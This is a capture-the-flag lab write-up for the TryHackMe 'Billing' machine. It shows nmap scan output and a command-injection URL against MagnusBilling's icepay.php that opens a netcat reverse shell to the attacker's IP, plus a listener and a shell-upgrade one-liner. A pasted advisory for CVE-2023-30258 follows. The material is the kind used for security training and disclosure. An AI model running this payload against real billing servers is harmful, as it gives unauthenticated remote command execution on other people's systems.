

# Try Hack Me/Billing

## Write-up / THM / Billing

by:



Start the Virtual Machine

Run an **nmap** scan to the VM machine

```
root@ip-10-10-209-29: ~
File Edit View Search Terminal Help
root@ip-10-10-209-29:~# nmap -sS -sC -sV 10.10.233.21
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-12 06:03 GMT
Nmap scan report for 10.10.233.21
Host is up (0.000096s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /mbilling/
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: MagnusBilling
|_ Requested resource was http://10.10.233.21/mbilling/
3306/tcp  open  mysql     MariaDB (unauthorized)
MAC Address: 02:5C:29:13:01:9F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
root@ip-10-10-209-29:~#
```

From the nmap scan: `nmap -sS -sC -sV IP_THM_VM_machine`

Ports 22, 80, and 3306 are open

VM machine is a Debian Linux

Connect to port 80 using a web browser



```
root@ip-10-10-209-29: ~  
File Edit View Search Terminal Help  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-12 06:06 GMT  
Nmap scan report for 10.10.233.21  
Host is up (0.000098s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))  
| http-robots.txt: 1 disallowed entry  
|_/mbilling/  
| http-server-header: Apache/2.4.56 (Debian)  
| http-title: MagnusBilling  
|_Requested resource was http://10.10.233.21/mbilling/  
3306/tcp  open  mysql    MariaDB (unauthorized)  
MAC Address: 02:5C:29:13:01:9F (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds  
root@ip-10-10-209-29:~#
```

nc -c sh 10.10.209.29 9001

10.10.233.21/mbilling/lib/icepay/icepay.php?democ=/dev/null; nc -c sh 10.10.209.29 9001

listen with nc

nc -lnvp 9001

```
python -c 'import os; os.system("/bin/sh")'
```

<https://www.linkedin.com/pulse/linux-privesc-fail2ban-exploit-ahnaf-abrar-hasin/>

<https://eldstal.se/advisories/230327-magnusbilling.html>

[../advisories/](#)

# Security advisory

A command injection vulnerability exists in magnusbilling versions 6 and 7. The vulnerability allows an unauthenticated user to execute arbitrary OS commands on the host, with the privileges of the web server.

## Affected products

magnusbilling 7 up to and including commit [7af21ed620](#)

magnusbilling 6 (all versions)

## Steps to reproduce

The following proof of concept uses a harmless `sleep 30` command as a payload.

1. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%2030;ls%20a`
2. Observe that the page takes 30 seconds to load
3. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%203;ls%20a`
4. Observe that the page takes only 3 seconds to load

## Cause

A piece of demonstration code is present in `lib/icepay/icepay.php`, with a call to `exec()` at [line 753](#). The parameter to `exec()` includes the GET parameter `democ`, which is controlled by the user.

# Impact

An unauthenticated user is able to execute arbitrary OS commands. The commands run with the privileges of the web server process, typically `www-data`. At a minimum, this allows an attacker to compromise the billing system and its database.

# Proposed Mitigation

Remove the demo code from `icepay.php`.

# History

- 2023-06-26: CVE-2023-30258 assigned
- 2023-03-28: Initial report removed by maintainer
- 2023-03-27: Vulnerability fixed
- 2023-03-27: Vulnerability reported

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Revision #5

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